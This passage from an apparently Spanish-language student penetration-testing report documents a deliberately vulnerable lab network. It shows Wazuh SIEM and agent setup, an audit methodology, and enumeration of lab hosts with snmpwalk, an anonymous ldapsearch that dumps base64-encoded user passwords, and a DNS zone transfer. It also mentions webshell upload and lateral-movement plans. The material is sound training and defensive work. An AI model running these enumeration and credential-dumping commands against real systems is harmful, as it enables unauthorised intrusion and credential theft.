exec snmpd -f -Lo\n' > /start.sh && chmod +x /start.sh

EXPOSE 389 161/udp
CMD ["/start.sh"]
```

Figura 44. Dockerfile del contenedor con LDAP (OpenLDAP) y SNMP (community «public»)

Vamos a verificar la configuración desde kali linux, snmpwalk -v2c -c public 10.10.30.13 | head, devuelve la información del sistema, incluida la ubicación "CPD Nexora - Planta 1".

```
(hacker@kali)-[~]
$ snmpwalk -v2c -c public 10.10.30.13 | head
iso.3.6.1.2.1.1.1.0 = STRING: "Linux a7cb852649d2 6.18.42-0-virt #1-Alpine SMP PREEMPT_DYNAMIC 2026-08-05 07:53:12 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (16448) 0:02:44.48
iso.3.6.1.2.1.1.4.0 = STRING: "admin@nexora.lab"
iso.3.6.1.2.1.1.5.0 = STRING: "dir.nexora.lab"
iso.3.6.1.2.1.1.6.0 = STRING: "\"CPD Nexora - Planta 1\""
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1

(hacker@kali)-[~]
$
```

Figura 45. Enumeración SNMP con la community «public» (snmpwalk): información del sistema expuesta

La comanda ldapsearch -x -H ldap://10.10.30.13 -b "dc=nexora,dc=lab" "(objectClass=inetOrgPerson)" uid userPassword, devuelve los usuarios (jroca, mvidal, lpena) con su userPassword sin pedirte credenciales. Si eso sale, el bind anónimo vulnerable funciona y tienes la cadena LDAP→Samba lista.

```
(hacker@kali)-[~]
$ ldapsearch -x -H ldap://10.10.30.13 -b "dc=nexora,dc=lab" "(objectClass=inetOrgPerson)" uid userPassword
# extended LDIF
#
# LDAPv3
# base <dc=nexora,dc=lab> with scope subtree
# filter: (objectClass=inetOrgPerson)
# requesting: uid userPassword
#
# jroca, sistemas, nexora.lab
dn: uid=jroca,ou=sistemas,dc=nexora,dc=lab
uid: jroca
userPassword:: VmVyYW5vMjAyNCE=

# mvidal, rrhh, nexora.lab
dn: uid=mvidal,ou=rrhh,dc=nexora,dc=lab
uid: mvidal
userPassword:: UnJoaDIwMjQq

# lpena, contabilidad, nexora.lab
dn: uid=lpena,ou=contabilidad,dc=nexora,dc=lab
uid: lpena
userPassword:: Q29udGEyMDI0Kg==

# search result
search: 2
result: 0 Success

# numResponses: 4
# numEntries: 3
(hacker@kali)-[~]
```

Figura 46. Volcado del directorio LDAP mediante bind anónimo (ldapsearch): credenciales expuestas

4.4. RED HAT SIEM

Configuremos las interfaces de red, las dos reglas de reenvío te permitirán administrar por SSH (PuTTY a 127.0.0.1:2224) y abrir el panel de Wazuh desde tu PC (<https://127.0.0.1:8443>) mientras la NAT esté puesta, aparte de la configuración de una red interna y otra nat.

```
C:\Program Files\Oracle\VirtualBox>VBoxManage modifyvm "SIEM" --nic1 intnet --intnet1 "net-interna"
C:\Program Files\Oracle\VirtualBox>VBoxManage modifyvm "SIEM" --nic2 nat
C:\Program Files\Oracle\VirtualBox>VBoxManage modifyvm "SIEM" --natpf2 "ssh,tcp,127.0.0.1,2224,,22"
C:\Program Files\Oracle\VirtualBox>VBoxManage modifyvm "SIEM" --natpf2 "dash,tcp,127.0.0.1,8443,,443"
C:\Program Files\Oracle\VirtualBox>
```

Figura 47. Configuración de red de la VM del SIEM en VirtualBox (red interna, NAT y reenvío de puertos)

Mediante el script red-05-rhel-siem.sh, configuraremos las interfaces enp0s3 y enp0s8 para asignar las direcciones de ip a la intranet y a la nat. RHEL necesita estar registrado para instalar paquetes, con la NAT activa:

- sudo subscription-manager register → Introducir usuario y contraseña.
- sudo dnf update -y

Damos acceso al putty habilitando el servicio ssh con los comandos:

- sudo systemctl enable --now sshd
- sudo firewall-cmd --permanent --add-service=ssh && sudo firewall-cmd --reload

Con un solo comando descargamos el asistente e instala los tres componentes, requiere Internet (NAT activa) y tarda varios minutos por ultimo abrimos en firewall, los puertos que Wazuh necesita.

```
[josep@localhost ~]$ curl -sO https://packages.wazuh.com/4.14/wazuh-install.sh
[josep@localhost ~]$ sudo bash ./wazuh-install.sh -a
[sudo] contraseña para josep:
```

Figura 48. Instalación del SIEM Wazuh (wazuh-install.sh) en RHEL

Con la NAT y su reenvío, desde el navegador de tu PC, accedemos al panel principal con <https://127.0.0.1:8443>.




Figura 49. Panel principal del SIEM Wazuh

Medidas de endurecimiento inicial:

- Actualización.
- Parches automáticos.

```
[josep@localhost ~]$ sudo systemctl status dnf-automatic.timer --no-pager | head -3
-3
• dnf-automatic.timer - dnf-automatic timer
  Loaded: loaded (/usr/lib/systemd/system/dnf-automatic.timer; enabled; prese
t: disabled)
  Active: active (waiting) since Wed 2026-08-26 20:26:13 CEST; 9s ago
[josep@localhost ~]$
```

Figura 50. Verificación de los parches automáticos (dnf-automatic.timer) en el SIEM RHEL

- Proteger logs Wazuh.

```
[josep@localhost ~]$ sudo chattr +a /var/ossec/logs/alerts/alerts.log
[josep@localhost ~]$ sudo chattr +a /var/ossec/logs/alerts/alerts.json
[josep@localhost ~]$ echo "Logs protegidos contra modificación"
Logs protegidos contra modificación
[josep@localhost ~]$
```

Figura 51. Protección de los registros de Wazuh contra modificación (chattr +a)

- Verificar SELinux

```
[josep@localhost ~]$ sudo getenforce
Enforcing
[josep@localhost ~]$ sudo sestatus | head -3
SELinux status: enabled
SELinuxfs mount: /sys/fs/selinux
SELinux root directory: /etc/selinux
[josep@localhost ~]$
```

Figura 52. Verificación de SELinux en modo «enforcing» en el SIEM

4.4.1. RED HAT Despliegue de nuevos agentes

Vamos a rocky linux, ejecutaremos un conjunto de comandas para instalar el agente Wazuh, un pequeño servicio que se instala en cada máquina a monitorizar y envía su telemetría (logs, eventos de login, cambios de ficheros, etc.) al gestor igual a ubuntu Server.

```
[josep@localhost ~]$ curl -o wazuh-agent.rpm https://packages.wazuh.com/4.x/yum/
wazuh-agent-4.14.0-1.x86_64.rpm
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 10.5M  100 10.5M    0     0 11.8M      0  --:--:-- --:--:-- --:--:-- 11.9M
[josep@localhost ~]$ sudo WAZUH_MANAGER='10.10.20.20' rpm -ihv wazuh-agent.rpm
[sudo] contraseña para josep:
Lo siento, pruebe otra vez.
[sudo] contraseña para josep:
Lo siento, pruebe otra vez.
[sudo] contraseña para josep:
advertencia:wazuh-agent.rpm: EncabezadoV3 RSA/SHA256 Signature, ID de clave 2911
1145: NOKEY
Verifying...                               ##### [100%]
Preparando...                               ##### [100%]
Actualizando / instalando...
 1:wazuh-agent-4.14.0-1                     ##### [100%]
[josep@localhost ~]$ sudo systemctl daemon-reload
[josep@localhost ~]$ sudo systemctl enable --now wazuh-agent
Created symlink /etc/systemd/system/multi-user.target.wants/wazuh-agent.service
→ /usr/lib/systemd/system/wazuh-agent.service.
[josep@localhost ~]$
```

Figura 53. Despliegue de un agente Wazuh: instalación y registro con el gestor

Hemos hecho el ejemplo en rocky linux, a continuación podremos ver en la aplicación web las 4 máquinas para su monitorización.




Figura 54. Agentes registrados en el panel de Wazuh

4.4.2. RED HAT Despliegue manual de agentes

El Alpine por problemas de compatibilidad lo daremos de alta de forma manual, abrimos la herramienta de gestión de agentes con `sudo /var/ossec/bin/manage_agents` y seguimos las siguientes instrucciones:

1. Pulsa A (Add an agent) y Enter.
2. A name for the new agent: escribe alpine y Enter.
3. The IP Address: escribe 10.10.30.10 y Enter. (Si te preocupa la validación por cruzar el firewall, aquí puedes poner any en su lugar.)
4. Confirm adding it?: pulsa y y Enter.
5. De vuelta al menú, pulsa E (Extract key) y Enter.
6. Te mostrará los agentes disponibles con su ID. Escribe el ID de alpine (será 001 o el número que le tocó) y Enter.
7. Aparece una clave larga en base64. Selecciónala con el ratón y cópiala entera, guárdala en un bloc de notas para tenerla a mano.

```
[josep@localhost ~]$ sudo /var/ossec/bin/manage_agents
[sudo] contraseña para josep:

*****
* Wazuh v4.14.7 Agent manager.          *
* The following options are available: *
*****
(A)dd an agent (A).
(E)xtract key for an agent (E).
(L)ist already added agents (L).
(R)emove an agent (R).
(Q)uit.
Choose your action: A,E,L,R or Q: A

- Adding a new agent (use '\q' to return to the main menu).
Please provide the following:
  * A name for the new agent: alpine
  * The IP Address of the new agent: 10.10.30.10
Confirm adding it?(y/n): y
Agent added with ID 003.

*****
* Wazuh v4.14.7 Agent manager.          *
* The following options are available: *
*****
(A)dd an agent (A).
(E)xtract key for an agent (E).
(L)ist already added agents (L).
(R)emove an agent (R).
(Q)uit.
Choose your action: A,E,L,R or Q: E

Available agents:
  ID: 001, Name: rocky.nexora.lab, IP: any
  ID: 002, Name: firewall.nexora.lab, IP: any
  ID: 003, Name: alpine, IP: 10.10.30.10
Provide the ID of the agent to extract the key (or '\q' to quit): 003

Agent key information for '003' is:
MDAzIGFscGluZSaxMC4zMCA4xMCAyMjk4OTQyOGNjMDI5YjRmNWE2Y2RmM2ViNDcxYzdlOTQ2MwQ4
ODVlY2Y3YTQ0OWVhZjc1OTVmZTM5MTg4YjYz
```

Figura 55. Despliegue manual de un agente Wazuh con «manage_agents» (clave del agente)

Importamos la llave en Alpine, reiniciamos y verificamos, con las siguientes instrucciones.

```
docker-host:~# /var/ossec/bin/manage_agents

*****
* Wazuh v4.8.2 Agent manager. *
* The following options are available: *
*****
(I)mport key from the server (I).
(Q)uit.
I
Choose your action: I or Q:
* Provide the Key generated by the server.
* The best approach is to cut and paste it.
*** OBS: Do not include spaces or new lines.

MDAzIGFscGluZSxzMCA4xMC4zMCAyMjk4OTQyOGNjMDI5YjRmNWE2Y2RmM2ViNDcxYzd1OTQ2MwQ4

ODVlY2Y3YTQ0OWVkJzjc1OTVmZTM5MTg4YjYz
Paste it here (or '\q' to quit):
Agent information:
  ID:003
  Name:alpine
  IP Address:10.10.30.10

Confirm adding it?(y/n): y
Added.

*****
* Wazuh v4.8.2 Agent manager. *
* The following options are available: *
*****
(I)mport key from the server (I).
(Q)uit.
Q
```

Figura 56. Registro del agente Wazuh en el contenedor Alpine (importación de la clave)




Figura 57. Agentes Wazuh activos en el panel (Rocky, Ubuntu y Alpine)

5. Metodología de auditoría y pentesting utilizada

La auditoría del entorno Nexora Solutions se ha realizado siguiendo una metodología estructurada por fases, alineada con los estándares reconocidos del sector, en lugar de una ejecución no sistemática de herramientas. Este enfoque garantiza la reproducibilidad, la trazabilidad de cada hallazgo y la cobertura completa de la superficie de ataque.

La auditoría se ha planteado como una prueba de intrusión en modalidad caja gris (grey box), el auditor dispone de un conocimiento parcial de la infraestructura (direccionamiento y servicios expuestos), simulando el escenario realista de un atacante que ya ha obtenido un punto de apoyo en la red perimetral o de un empleado con acceso limitado.

5.1. Fases de la auditoría

El proceso se ha dividido en las siguientes fases, cada una con objetivos y técnicas concretas.

Fase 1→ Reconocimiento (Reconnaissance)

Recopilación de información sobre los activos alcanzables desde el segmento del atacante. Descubrimiento de hosts activos, identificación de puertos y servicios expuestos, y determinación de versiones.

Fase 2→ Enumeración (Scanning & Enumeration)

Profundización sobre los servicios detectados: enumeración de recursos compartidos (SMB), del directorio (LDAP), de la información del sistema (SNMP) y de la aplicación web. El objetivo es construir un mapa detallado de la superficie de ataque.

Fase 3→ Análisis de vulnerabilidades

Identificación y clasificación de las debilidades detectadas, evaluando su criticidad mediante el estándar CVSS y mapeándolas a CWE y al OWASP Top 10 cuando corresponda. Se prioriza la explotación en función del impacto y la probabilidad.

Fase 4→Explotación (Exploitation)

Aprovechamiento de las vulnerabilidades para obtener acceso. En el entorno Nexora esto incluye la inyección SQL en la intranet, la cadena FTP anónimo → servidor web → ejecución remota de código, el acceso anónimo al directorio LDAP y la extracción de información vía SNMP.

Fase 5→Post-explotación y escalada de privilegios

Actividades tras el acceso inicial: recolección de credenciales (volcado de la base de datos, lectura de userPassword en LDAP, saqueo de recursos SMB) y elevación de privilegios donde sea posible.

Fase 6→ Movimiento lateral (Lateral Movement)

Uso de las credenciales obtenidas para acceder a otros sistemas y recursos restringidos, y pivote desde la DMZ hacia el segmento interno. Un ejemplo representativo es la reutilización de credenciales extraídas del LDAP para acceder a recursos protegidos del servidor de ficheros.

Fase 7→ Análisis de detección (Blue Team)

De forma transversal a las fases ofensivas, se verifica qué actividad es detectada por la plataforma de monitorización (SIEM Wazuh). Cada acción ofensiva se correlaciona con las alertas generadas, evaluando la capacidad defensiva del entorno.

Fase 8→ Documentación e informe (Reporting)

Registro riguroso de cada hallazgo con su evidencia, impacto y recomendación de remediación. Se elabora un resumen ejecutivo orientado a dirección y un detalle técnico orientado al equipo de sistemas.

5.2. El ciclo atacar–detectar–endurecer–verificar

Una característica diferenciadora de esta auditoría es la integración de la perspectiva defensiva. Para las vulnerabilidades principales se ha aplicado un ciclo completo:

1. Atacar→ ejecución de la técnica ofensiva.
2. Detectar→ observación de la alerta correspondiente en el SIEM.
3. Endurecer→ aplicación de la medida de remediación (hardening).
4. Verificar→ repetición del ataque para confirmar que la medida es efectiva y que la detección o el bloqueo funcionan.

Este ciclo demuestra no solo la existencia de las vulnerabilidades, sino la eficacia real de las contramedidas propuestas.

5.3. Herramientas utilizadas

Protocolo	Herramienta para auditoria	Objetivos de la prueba
DHCP	Yersinia, dhcpstarv	Agotamiento de direcciones (starvation) y suplantación
DNS	dig (AXFR), dnsrecon, dnsenum	Transferencia de zona y enumeración de registros
SSH	Hydra, Nmap (ssh-*)	Fuerza bruta de credenciales y enumeración de la configuración
SMB	enum4linux-ng, smbclient, NetExec/CrackMapExec	Enumeración de recursos y acceso a comparticiones
HTTP/HTTPS	Nikto, Gobuster, sqlmap, sslscan, testssl.sh	Descubrimiento de rutas, inyección SQL y análisis de TLS débil
MariaDB	Nmap (mysql-*), cliente mysql	Acceso a la base de datos y volcado de credenciales
FTP	Nmap (ftp-anon), cliente ftp, Hydra	Acceso anónimo y subida de ficheros (webshell)
SMTP	smtp-user-enum, swaks, netcat, Nmap (smtp-open-relay)	Enumeración de usuarios y verificación de open relay
LDAP	ldapsearch, Nmap (ldap-*)	Bind anónimo y extracción del directorio
SNMP	snmpwalk, onesixtyone, snmp-check	checkCommunity por defecto y divulgación de información

Además de las herramientas por servicio, se emplean de forma transversal:

Categoría	Herramienta
Descubrimiento de hosts y puertos	Nmap
Cartografía de rutas de ataque	BloodHound (si aplica a AD)
Explotación general	Metasploit Framework
Monitorización (perspectiva defensiva)	Wazuh (SIEM)

6. Pentesting

El pentesting (prueba de penetración) es una simulación autorizada y controlada de un ciberataque contra un sistema informático, red o aplicación. Su objetivo es encontrar fallos de seguridad y vulnerabilidades antes de que los delincuentes puedan explotarlos en la vida real.

6.1. Pentesting Ubuntu server

6.1.1 . Enumeración y Análisis de vulnerabilidades Ubuntu Server

```
(hacker@kali)-[~]
$ nmap -Pn 10.10.99.1
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-17 16:23 +0200
Nmap scan report for 10.10.99.1
Host is up (0.00074s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 08:00:27:73:A9:0F (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 6.85 seconds
```

Figura 58. Escaneo inicial con Nmap del cortafuegos: puerto 53 (DNS) abierto

Ubuntu Server expone tres servicios auditables, DNS, DHCP y Firewall, mediante el ataque de reconocimiento con **nmap -Pn 10.10.99.1**, el -Pn le dice a Nmap que no haga ping previo, útil porque el firewall puede no responder a pings según su configuración.

Como solo se muestra el puerto 53, vamos a realizar un ataque de reconocimiento al puerto 53 para hallar su versión, software, también haremos un escaneo por udp y otro mediante scripts de enumeración.

```
(hacker@kali)-[~]
$ nmap -Pn -sV -p 53 10.10.99.1
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-17 16:35 +0200
Nmap scan report for 10.10.99.1
Host is up (0.0022s latency).
PORT      STATE SERVICE VERSION
53/tcp    open  domain  ISC BIND 9.18.39-0ubuntu0.24.04.5 (Ubuntu Linux)
MAC Address: 08:00:27:73:A9:0F (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 8.26 seconds
```

Figura 59. Detección de la versión del servicio DNS con Nmap (ISC BIND)

EL dns es un Bind 9.18.39 al puerto 53, ahora vamos a buscar sus vulnerabilidades con **nmap -Pn -p 53 --script dns-nsid,dns-recursion 10.10.99.1**, este comando comprueba si el servidor permite recursión (resolver dominios externos para cualquiera, algo que puede usarse en ataques de amplificación).

```
(hacker@kali)-[~]
$ nmap -Pn -sV -p 53 10.10.99.1
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-17 16:35 +0200
Nmap scan report for 10.10.99.1
Host is up (0.0022s latency).
PORT      STATE SERVICE VERSION
53/tcp    open  domain  ISC BIND 9.18.39-0ubuntu0.24.04.5 (Ubuntu Linux)
MAC Address: 08:00:27:73:A9:0F (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 8.26 seconds
```

Figura 60. Enumeración del servicio DNS con Nmap: versión y detección del sistema operativo

El servidor DNS revela su versión cuando se le consulta el registro `version.bind`, esto es una divulgación de información, un servidor endurecido devolvería algo genérico o rechazaría esa consulta.

Ahora falta la prueba principal **`dig @10.10.99.1 nexora.lab AXFR`**, como muestra toda la zona (SOA, NS, y todos los registros A: `web`, `rocky`, `siem`, `mail`, `dc`, etc.) es vulnerable a transferencia de zona. Hemos obtenido el mapa completo de la red interna sin autenticación.

```
(hacker@kali)-[~]
$ dig @10.10.99.1 nexora.lab AXFR

; <<> DiG 9.20.26-1-Debian <<> @10.10.99.1 nexora.lab AXFR
; (1 server found)
;; global options: +cmd
nexora.lab. 604800 IN SOA ns1.nexora.lab. admin.nexora.lab. 2 604800 86400 2419200 604800
nexora.lab. 604800 IN NS ns1.nexora.lab.
dir.nexora.lab. 604800 IN A 10.10.30.13
docker.nexora.lab. 604800 IN A 10.10.30.10
ftp.nexora.lab. 604800 IN A 10.10.30.12
gw.nexora.lab. 604800 IN A 10.10.20.1
kali.nexora.lab. 604800 IN A 10.10.99.50
ns1.nexora.lab. 604800 IN A 10.10.20.1
rocky.nexora.lab. 604800 IN A 10.10.20.10
siem.nexora.lab. 604800 IN A 10.10.20.20
web.nexora.lab. 604800 IN A 10.10.30.11
nexora.lab. 604800 IN SOA ns1.nexora.lab. admin.nexora.lab. 2 604800 86400 2419200 604800
;; Query time: 4 msec
;; SERVER: 10.10.99.1#53(10.10.99.1) (TCP)
;; WHEN: Mon Aug 17 16:58:20 CEST 2026
;; XFR size: 12 records (messages 1, bytes 345)
```

Figura 61. Transferencia de zona DNS (AXFR) exitosa: mapa completo de la red interna

Vamos a descubrir otros servicios, en este caso los de difusión, **`sudo nmap -Pn -sU -p 53 10.10.99.1`** y **`sudo tcpdump -i eth0 -n port 67 or port 68`**.

```
(hacker@kali)-[~]
$ sudo tcpdump -i eth0 -n port 67 or port 68
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
17:50:41.879741 IP 10.10.99.50.40281 > 10.10.99.1.67: BOOTP/DHCP, Request from 00:0e:35:d4:d8:51, length 244

(hacker@kali)-[~]
$ sudo nmap -Pn -sU -p 53 10.10.99.1
[sudo] contraseña per a hacker:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-17 16:36 +0200
Nmap scan report for 10.10.99.1
Host is up (0.0028s latency).

PORT      STATE SERVICE
53/udp    open  domain
MAC Address: 08:00:27:73:A9:0F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.21 seconds
```

Figura 62. Captura de tráfico DHCP con «tcpdump» y escaneo de servicios de difusión

Mediante captura de tráfico con `tcpdump` en el segmento del atacante se ha comprobado que una solicitud DHCP (DHCPDISCOVER) emitida desde la máquina atacante no obtiene respuesta del servidor. Esto evidencia que el servicio DHCP no está expuesto ni presta servicio en el segmento del atacante, quedando correctamente segmentado y fuera de su alcance directo. En consecuencia, los ataques habituales contra DHCP (agotamiento de direcciones o servidor no autorizado) no son ejecutables desde la posición inicial del atacante.

Vamos con el firewall (nftables), el tercer y último servicio de Ubuntu. La buena noticia es que ya tenemos varias evidencias de su análisis recogidas por el camino; ahora las completamos y las ordenamos.

El firewall se audita desde dos ángulos:

- Qué expone (política de filtrado)→ Un escaneo exhaustivo de todos los puertos, para poder afirmar con rotundidad que en todo el rango (65535 puertos) solo hay lo mínimo expuesto.

```
(hacker@kali)-[~]
$ sudo nmap -Pn -p- --min-rate 2000 10.10.99.1
[sudo] contraseña per a hacker:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-17 18:04 +0200
Nmap scan report for 10.10.99.1
Host is up (0.0024s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 08:00:27:73:A9:0F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 72.98 seconds
```

Figura 63. Escaneo exhaustivo de los 65535 puertos con Nmap: sólo el mínimo expuesto

- Qué bloquea entre segmentos (segmentación)→ Este es el análisis más interesante del firewall, porque demuestra que aísla las redes, intentar alcanzar directamente máquinas de la red interna (Rocky, SIEM) no es posible porque están bloqueadas.

```
(hacker@kali)-[~]
$ sudo nmap -Pn -p 22,445,1514 10.10.20.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-17 18:12 +0200
Nmap scan report for 10.10.20.10
Host is up.

PORT      STATE SERVICE
22/tcp    filtered ssh
445/tcp    filtered microsoft-ds
1514/tcp   filtered fujitsu-dtcns

Nmap done: 1 IP address (1 host up) scanned in 5.53 seconds

(hacker@kali)-[~]
$ sudo nmap -Pn -p 22,443 10.10.20.20
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-17 18:13 +0200
Nmap scan report for 10.10.20.20
Host is up.

PORT      STATE SERVICE
22/tcp    filtered ssh
443/tcp    filtered https

Nmap done: 1 IP address (1 host up) scanned in 5.17 seconds

(hacker@kali)-[~]
$
```

Figura 64. El cortafuegos aísla la red interna: puertos de Rocky y del SIEM filtrados desde la DMZ

Esto es la prueba contundente de que el firewall impide el acceso directo del segmento atacante a la red interna. Nmap dice "Host is up" (sabe que las máquinas existen), pero no puede tocar ningún puerto porque el firewall los filtra todos, el atacante sabe que Rocky y el SIEM existen (gracias a la fuga del DNS), pero no puede alcanzarlos directamente.

Para atacar a Rocky (SSH/SMB), el atacante no puede ir directo desde Kali, tendrá que comprometer primero la DMZ y pivotar.

Y hay un tercer ángulo, aunque no se ve desde Kali, la **debilidad deliberada de segmentación** (dmz→interna:445). Esa regla permite que la DMZ llegue al SMB de Rocky, habilitando el pivote lateral.

6.1.2 . Tabla de vulnerabilidades Ubuntu Server

ID	Vulnerabilidad	Servicio	Puerto	Severidad	Causa
UB-01	Transferencia de zona (AXFR) no restringida	DNS	53	Alta	Ausencia de allow-transfer; la zona completa se sirve a cualquier cliente
UB-02	Divulgación de la versión del servidor	DNS	53	Baja	La consulta version.bind no está restringida
UB-03	Segmentación DMZ→Interna sobre SMB	Firewall	445	Media	Regla permisiva dmz interna:445 que habilita pivote lateral hacia el servidor de ficheros

Notas:

- UB-01 es el hallazgo de mayor impacto, expone el inventario completo de la red, incluidos activos del segmento interno (rocky.nexora.lab, siem.nexora.lab) no accesibles directamente, acelerando el reconocimiento y orientando el ataque.
- UB-03 es una debilidad de diseño intencionada del laboratorio, no es observable desde el segmento atacante (queda entre DMZ e interna) y se demuestra en la fase de movimiento lateral. Habilita el pivote hacia el SMB de Rocky.
- Escala orientativa alineada con CVSS, **Alta** (impacto directo en confidencialidad de toda la infraestructura), **Media** (habilita ataques posteriores bajo condiciones), **Baja** (información auxiliar para el atacante).

6.1.3 . Explotación y Post-de vulnerabilidades Ubuntu Server

Tras la fase de enumeración y análisis, se evalúa la explotabilidad de cada servicio del host perimetral. El resultado es que el host, más allá de la fuga de información del DNS, no ofrece una vía de explotación que conduzca a la obtención de acceso al sistema desde el segmento del atacante.

Explotación realizada (divulgación de información)→ La única explotación viable es la transferencia de zona (AXFR), que permite extraer el inventario completo de la zona nexora.lab. Se trata de una explotación de tipo **information disclosure**, proporciona inteligencia para fases posteriores, pero no otorga acceso ni ejecución sobre el sistema.

